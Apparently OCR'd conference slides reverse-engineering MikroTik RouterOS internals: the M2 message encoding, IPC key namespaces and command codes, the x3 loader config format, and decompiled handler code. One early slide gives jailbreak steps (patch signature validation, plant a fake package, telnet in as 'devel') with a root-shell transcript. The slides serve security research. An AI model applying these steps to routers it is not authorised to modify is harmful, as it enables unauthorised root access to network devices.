
1. Decompressed size
2. Compressed size
3. Position in boot image



Find and Replace

Need to match:

1. Decompressed size
2. Compressed size
3. Position in boot image



1. Patch out signature validation
2. Install a fake option.npk with /bin/bash and /bin/busybox
3. telnet -l devel
4. Run /pckg/option/bin/busybox sh because our tty is broken

```
$ telnet -l devel 10.0.0.199
Trying 10.0.0.199...
Connected to 10.0.0.199.
Escape character is '^]'.
Password:
bash-5.1# /pckg/option/bin/busybox sh
/flash/rw/disk # uname -a
Linux MikroTik 3.3.5 #1 Fri Nov 12 10:41:00 UTC 2021 i686 GNU/Linux
```

MikroTik IPC

“what if we just recreate TCP/IP inside our routers...”

- MikroTik devs (probably)

nv::message (“nova message”)

- Typed key-value mapping
  - u32, u64, bool, string, bytes, IP address, nv::message
- 2 flavors:

```
{
    s1: 'hello',
    u2: 1234,
    U3: [4, 5, 6],
    b4: true
}
```

pseudo-JSON
(deprecated)

M2

```
4d32
01000021 05 68656c6c6f
02000008 d2040000
03000088 0300 04000000 05000000 06000000
04000001
```

Serialized Binary “M2”

RouterOS message mega cheat sheet

`M2([id:3][tag:1][data])*`

`tag = [a.ttt..s]` (bits)

data=...	a = 0 (single value)	a = 1 (array)
t = 0 / bool	s contains bool value	[true, true, false, true] 0400 01 01 00 01 (s=0) 04 01 01 00 01 (s=1)
t = 1 / u32	0x42 42000000 (s=0) 42 (s=1)	[1, 2, 3] 0300 01000000 02000000 03000000 (s=0) 03 01000000 02000000 03000000 (s=1)
t = 2 / u64	0x1337 3713000000000000	[9, 8] 0200 0900000000000000 0800000000000000 (s=0) 02 0900000000000000 0800000000000000 (s=1)
t = 3 / IPv6	10.0.0.1 (IPv4) 00000000000000000000ffff01020304 1:2:3:4:5:6:7:8 (IPv6) 0100020003000400050006000700800	[a0, a1, a2, a3] 0400 [a0:16] [a1:16] [a2:16] [a3:16] (s=0) 04 [a0:16] [a1:16] [a2:16] [a3:16] (s=1)
t = 4 / string t = 6 / raw	“ABC” 0300 414243 (s=0) 03 414243 (s=1)	[“mikro”, “tik”] 0200 0500 6d696b726f 0300 74696b (s=0) 02 0500 6d696b726f 0300 74696b (s=1)
t = 5 / message	{u1: 0x12345678} 0a00 4d320100000878563412 (s=0) 0a 4d320100000878563412 (s=1)	[{u1: 0x11112222}, {b2: true}] 0200 0a00 4d320100000822221111 0600 4d3202000001 (s=0) 02 0a00 4d320100000822221111 0600 4d3202000001 (s=1)

Key Namespaces

key = 0xGGVVVV, G=group, V=value

0xFF - SYS	0x07 - PING	0x10 - DUDE
0xFE - STD	0x08 - UNDO	0x11 - CONSOLE
0xFD - LOCAL	0x09 - LOG	0x12 - CERM
0x01 - NET	0x0A - MEPTY	0x2C - ROUTE
0x02 - MODULER	0x0B - PPPMAN	
0x03 - SERMGR	0x0C - RADIUS	
0x04 - NOTIFY	0x0D - HOTPLUG	
0x05 - RADV	0x0E - BRIDGE	
0x06 - SYSTEM	0x0F - DISKD	

SYS

```
0xFF0001 - SYS_TO
0xFF0002 - SYS_FROM
0xFF0003 - SYS_TYPE
0xFF0004 - SYS_STATUS
0xFF0005 - SYS_REPLY_EXPECTED
0xFF0006 - SYS_REQUEST_ID
0xFF0007 - SYS_CMD
0xFF0008 - SYS_ERROR_CODE
0xFF0009 - SYS_ERROR
0xFF000A - SYS_USER
0xFF000B - SYS_PERM
0xFF000D - SYS_CTRL
0xFF000F - SYS_CTRL_ARG
0xFF0010 - SYS_USER_ID
0xFF0011 - SYS_NOTIFYCMD
0xFF0012 - SYS_ORIGINATOR
0xFF0013 - SYS_ADDR
0xFF0016 - SYS_DREASON
```


SYS

```
0xFF0001 - SYS_TO
0xFF0002 - SYS_FROM
0xFF0003 - SYS_TYPE
0xFF0004 - SYS_STATUS
0xFF0005 - SYS_REPLY_EXPECTED
0xFF0006 - SYS_REQUEST_ID
0xFF0007 - SYS_CMD
0xFF0008 - SYS_ERROR_CODE
0xFF0009 - SYS_ERROR
0xFF000A - SYS_USER
0xFF000B - SYS_PERM
0xFF000D - SYS_CTRL
```

```
0xfe0000 - NOP
0xfe0001 - getPolicies
0xfe0002 - getObj
0xfe0003 - setObj
0xfe0004 - getAll
0xfe0005 - addObj
0xfe0006 - removeObj
0xfe0007 - moveObj
0xfe0008 - setForm
0xfe000b - notify
0xfe000c - shutdown
0xfe000d - get
0xfe000e - set
0xfe000f - start
0xfe0010 - poll
0xfe0011 - cancel
0xfe0012 - subscribe
0xfe0013 - unsubscribe
0xfe0014 - disconnected
0xfe0015 - getCount
```

Example RPC

```
nv::message::message(message: &login_message)
nv::message::insert_vector(message: &login_message, key: 0xff0002, val1: sess_id)
nv::message::insert_vector(message: &login_message, key: 0xff0001, val1: 13, val2: 4)
nv::message::insert<nv::u32_id>(message: &login_message, key: 0xff0007, val: 1)
nv::message::insert<nv::bool_id>(message: &login_message, key: 8, val: true)
nv::message::insert<nv::u32_id>(message: &login_message, key: 7, val: 5)
nv::message::insert<nv::addr6_id>(message: &login_message, key: 0xff0013, val: req + 0x6c)
nv::message::insert<nv::string_id>(message: &login_message, key: 1, val: nv::message::get<
nv::message::insert<nv::string_id>(message: &login_message, key: 3, val: nv::message::get<
context->vtable->exchMessage(out: &login_msg, ctx: context, handler: jsproxy + 8, msg: &lo
if (nv::isError(message: &login_msg, errcode: authed, errstring: authed) == 0)
    pthread_mutex_lock(mutex: &jsproxy_mutex)
```



Example RPC


SYS_TO = [13,4] -> /nova/bin/user?

```
nv::message::message(message: &login_message)
nv::message::insert_vector(messag
nv::message::insert_vector(messag
nv::message::insert<nv::u32_id>(message: &login_message, key: 0xff0007, val: 1)
nv::message::insert<nv::bool_id>(message: &login_message, key: 8, val: true)
nv::message::insert<nv::u32_id>(message
nv::message::insert<nv::addr6_id>(mess
nv::message::insert<nv::string_id>(message: &login_message, key: 1, val: nv::message::get<
nv::message::insert<nv::string_id>(message: &login_message, key: 3, val: nv::message::get<
context->vtable->exchMessage(o
    pthread_mutex_lock(mutex: &jsproxy_mutex)
```

key: 0xff0001, val1: 13, val2: 4)


key: 0xff0007, val: 1)

SYS_CMD = 1




/nova/bin/loader: “the router’s router”

- First process running after boot
- Spawns other processes
- Handles message routing



/nova/bin/loader: “the router’s router”

- First process running after boot
- Spawns other processes
- Handles message routing



MikroTik

RouterOS Namespaces

/nova/etc/loader/system.x3 – read with libuxml++.so

```
00000000: 6518 0000 2100 0000 0000 0000 7400 0000  e...!.......t...
00000010: 1e00 0000 6c00 0000 1d00 0000 0700 0000  ....l...........
00000020: 0000 0000 0000 0000 0d00 0000 2f6e 6f76  ............/nov
00000030: 612f 6269 6e2f 6c6f 6715 0000 0004 0000  a/bin/log.......
00000040: 0003 0000 0001 0000 0001 0000 0003 0000  ................
00000050: 0033 1500 0000 9900 0000 0100 0000 0100  .3..............
00000060: 0000 0400 0000 0174 7275 6515 0000 00ad  .......true.....
00000070: 0000 0001 0000 0001 0000 0004 0000 0001  ................
00000080: 7472 7565 4500 0000 1e00 0000 3d00 0000  trueE.......=...
00000090: 2000 0000 0700 0000 0000 0000 0000 0000   ...............
000000a0: 1000 0000 2f6e 6f76 612f 6269 6e2f 7261  ..../nova/bin/ra
000000b0: 6469 7573 1500 0000 0400 0000 0300 0000  dius............
000000c0: 0100 0000 0100 0000 0500 0000 3578 0000  ............5x..
000000d0: 001e 0000 0070 0000 0021 0000 0007 0000  .....p...!......
000000e0: 0000 0000 0000 0000 0011 0000 002f 6e6f  ............./no
000000f0: 7661 2f62 696e 2f6d 6f64 756c 6572 1500  va/bin/moduler..
```

MikroTik x3 “XML” specification

```
document ::= node

node ::= [size:4][tag:4][attr_size:4]<attr*><node*>

attr ::= [size:4][tag:4][type:4][count:4][vsize:4]<value...>

type ::= [0] (string)
         [1] (bool)
         [2] (u32)
         [3] (i32)
```

RouterOS Namespaces

/nova/etc/loader/system.x3

```
<33>
  <30 (7)=b'/nova/bin/log' (4)=3 (153)=True (173)=True/>
  <30 (7)=b'/nova/bin/radius' (4)=5/>
  <30 (7)=b'/nova/bin/moduler' (4)=6 (153)=True (173)=True/>
  <30 (7)=b'/nova/bin/user' (4)=13 (204)=True/>
  <30 (7)=b'/nova/bin/resolver' (4)=14 (173)=True/>
  <30 (7)=b'/nova/bin/mactel' (4)=15 (173)=True/>
  <30 (7)=b'/nova/bin/undo' (4)=17/>
  <30 (7)=b'/nova/bin/macping' (4)=18 (173)=True/>
  <30 (7)=b'/nova/bin/cerm' (4)=19/>
  <30 (7)=b'/nova/bin/cerm-worker' (4)=75 (279)=True (280)=50 (72)=12/>
  <30 (7)=b'/nova/bin/net' (4)=20 (153)=True (293)=True/>
  <30 (4)=21 (56)=[24, 23]/>
  <30 (7)=b'/nova/bin/fileman' (4)=72/>
  <30 (7)=b'/nova/bin/ping' (4)=22/>
  <30 (7)=b'/nova/bin/console' (4)=48 (204)=True (173)=True/>
  <30 (7)=b'/nova/bin/backup' (4)=67/>
  <30 (7)=b'/nova/bin/sermgr' (4)=68 (153)=True (173)=True/>
  <30 (7)=b'/nova/bin/www' (4)=70 (173)=True/>
  <30 (4)=71 (56)=[20, 50]/>
  <30 (7)=b'/nova/bin/discover' (4)=10 (153)=True/>
  <30 (7)=b'/nova/bin/sertcp' (4)=83 (173)=True/>
  ...
</33>
```

RouterOS Namespaces

/nova/etc/loader/system.x3

```
<33>
  <30 (7)=b'/nova/bin/log' (4)=3 (153)=True (173)=True/>
  <30 (7)=b'/nova/bin/radius' (4)=5/>
<30 (7)=b'/nova/bin/user' (4)=13 (204)=True/>
  <30 (7)=b'/nova/bin/mactel' (4)=15 (173)=True/>
  <30 (7)=b'/nova/bin/undo' (4)=17/>
  <30 (7)=b'/nova/bin/macping' (4)=18 (173)=True/>
  <30 (7)=b'/nova/bin/cerm' (4)=19/>
  <30 (7)=b'/nova/bin/cerm-worker' (4)=75 (279)=True (280)=50 (72)=12/>
  <30 (7)=b'/nova/bin/net' (4)=20 (153)=True (293)=True/>
  <30 (4)=21 (56)=[24, 23]/>
  <30 (7)=b'/nova/bin/fileman' (4)=72/>
  <30 (7)=b'/nova/bin/ping' (4)=22/>
  <30 (7)=b'/nova/bin/console' (4)=48 (204)=True (173)=True/>
  <30 (7)=b'/nova/bin/backup' (4)=67/>
<30 (7)=b'/nova/bin/www' (4)=70 (173)=True/>
  <30 (7)=b'/nova/bin/discover' (4)=10 (153)=True/>
  <30 (7)=b'/nova/bin/sertcp' (4)=83 (173)=True/>
  ...
</33>
```

nv::Handler


```
SYS_TO = [13, 4] ?
```

nv::Handler

SYS_TO = [13, 4] ?

/nova/bin/user :: main

```
int32_t var_5f0 = 0
sub_12178(&var_6cc, 0x13198, 0, 0x1f4)
int32_t var_5fc_1 = 0x12c
sub_17424(&var_6cc)
nv::Looper::addHandler(looper: &looper, idx: 4, handler: &var_6cc)
(*(var_6cc.vtable + 0xb8))(&var_6cc)
```



```
struct nv_handler_vtable data_187d0 =
{
    void (* u1)() = sub_15cd8
    void (* u2)() = sub_15d78
    void (* loadPermData)(struct nv_handler*, nv_message*) = nv::Handler::loadPermData(nv::mess
    void (* savePermData)(struct nv_handler*, nv_message*) = nv::Handler::savePermData(nv::mess
    void (* handle)(struct nv_handler*, nv_message*) = nv::Handler::handle(nv::message&)
    void (* handleBrkpath)(struct nv_handler*, nv_message*) = nv::Handler::handleBrkpath(nv::me
    void (* handleReply)(struct nv_handler*, nv_message*) = nv::Handler::handleReply(nv::messag
    void (* handleCmd)(struct nv_handler*, nv_message*, uint32_t) = h4_handle_command
    void (* cmdGetPolicies)(struct nv_handler*, nv_message*) = nv::Handler::cmdGetPolicies(nv::
    void (* cmdGet)(struct nv_handler*, nv_message*) = nv::Handler::cmdGet(nv::message const&)
    void (* cmdSet)(struct nv_handler*, nv_message*) = nv::Handler::cmdSet(nv::message const&)
    void (* cmdReset)(struct nv_handler*, nv_message*) = nv::Handler::cmdReset(nv::message cons
    void (* cmdGetObj)(struct nv_handler*, nv_message*, uint32_t) = AMap::cmdGetObj(nv::message
    void (* cmdSetObj)(struct nv_handler*, nv_message*, uint32_t) = AMap::cmdSetObj(nv::message
    void (* cmdGetAll)(struct nv_handler*, nv_message*, uint32_t, uint32_t) = AMap::cmdGetAll(n
    void (* cmdAddObj)(struct nv_handler*, nv_message*) = AMap::cmdAddObj(nv::message const&)
    void (* cmdRemoveObj)(struct nv_handler*, nv_message*, uint32_t) = AMap::cmdRemoveObj(nv::m
    void (* cmdMoveObj)(struct nv_handler*, nv_message*, uint32_t) = nv::Handler::cmdMoveObj(nv
    void (* cmdGetCount)(struct nv_handler*, nv_message*) = nv::Handler::cmdGetCount(nv::messag
    void (* cmdUnknown)(struct nv_handler*, nv_message*, uint32_t) = sub_108d4
    void (* cmdShutdown)(struct nv_handler*, nv_message*) = nv::Handler::cmdShutdown(nv::messag
    void (* shouldNotify)(struct nv_handler*, nv_message*, nv_message*) = nv::Handler::shouldNo
    void (* u3)() = sub_12424
    void (* u4)() = sub_12420
    void (* cmdDisconnected)(struct nv_handler*, nv_message*) = sub_13d4c
```

nv::Handler

Parse input

- nv::message::get<T>
- nv::message::has<T>

```
if (nv::message::get<nv::bool_id>(message: message, key: 0x22) == 0 && nv::message::has<nv::string_id>(message: message, key: 3) == 0)
    if (nv::message::has<nv::raw_id>(message: message, key: 9) == 0)
        goto label_e1d4
    if (nv::message::has<nv::raw_id>(message: message, key: 0xa) == 0)
        goto label_e1d4
if (nv::message::get<nv::bool_id>(message: message, key: 0x22) != 0 && nv::message::get<nv::bool_id>(message: message, key: 8) == 0)
    string::string(str: &p_message, ref: &(*" via ")[5])
```

Respond (if input is request)

- nv::Handler::replyMessage
- nv::Handler::replyError

```
    nv::message::~message(message: &var_20)
nv::message::message(message: &var_1c)
nv::Handler::replyMessage(handler: handler, m1: message, m2: &var_1c)
nv::message::~message(message: &var_1c)
```


nv::Looper

- Handshakes with loader and facilitates communication
- Contains a default nv::Handler
- Provides communication abstractions:
  - `looper.exchMessage(...)`
  - `looper.sendMessage(...)`

```
nv::Looper::Looper(looper: &looper, u1: 0, u2: 0, u3: 0,
looper.runner.vtable = 0x18194
looper.handler.vtable = 0x180f8
```

Routing Example


foo sends a message to bar/sub



Routing Example


foo sends a message to bar/sub

```
SYS_TO: [34,50]
SYS_FROM: []
```




Routing Example

foo sends a message to bar/sub




Routing Example

foo sends a message to bar/sub



